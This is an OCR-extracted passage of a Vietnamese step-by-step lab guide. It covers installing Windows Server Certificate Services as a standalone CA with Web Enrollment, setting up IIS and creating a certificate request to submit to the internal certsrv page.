


17

- Nhấn Install để bắt đầu tải




- Tải dịch vụ thành công




2.2 Certificate Authority


- Tiến hành thêm dịch vụ **Certification Services**, tuần tự các bước thực hiện (hầu hết các thiết lập đều để mặc định)




- Ở tab **Server Roles** chọn dịch vụ tương ứng




- Ở tab **Role Services** nhấn chọn thêm **Web Enrollment**




- Nhấn **Install** để bắt đầu tạo




- Hoàn tất tải dịch vụ




- Chọn **Configure Certificate Services**




- Ở tab **Role Services** chọn các mục tương ứng




- Chọn **Standalone CA** ở tab **Setup Type**




- Chọn **Create new private key**




- Chọn kích thước khóa với thuật toán băm tương ứng



- Nhấn **Configure** để thực hiện cấu hình




- Cấu hình hoàn tất




2.3 Thiết lập máy Web Server

Địa chỉ IP




Web Server IIS


- Tiến hành thêm dịch vụ Web Server




- Ở tab **Server Roles** chọn dịch vụ **Web server (IIS)**



- Chọn **Install** để bắt đầu tải




- Hoàn tất tải dịch vụ




2.4 Yêu cầu và cấp Certificate


Máy Web Server request Cert

- Vào mục quản lý IIS tiến hành triển khai yêu cầu chứng thực




- Chọn **Server Certificates** từ máy chủ sau đó nhấn **Create Certificate Request**







- Nhập vào các trường thông tin tương ứng




- Tạo file để lưu trữ request và truyền đường dẫn file vào




- Sau khi hoàn tất sẽ tạo ra request tương tự, copy lại nội dung file




- Truy cập https://192.168.12.254/certsrv/ để gửi 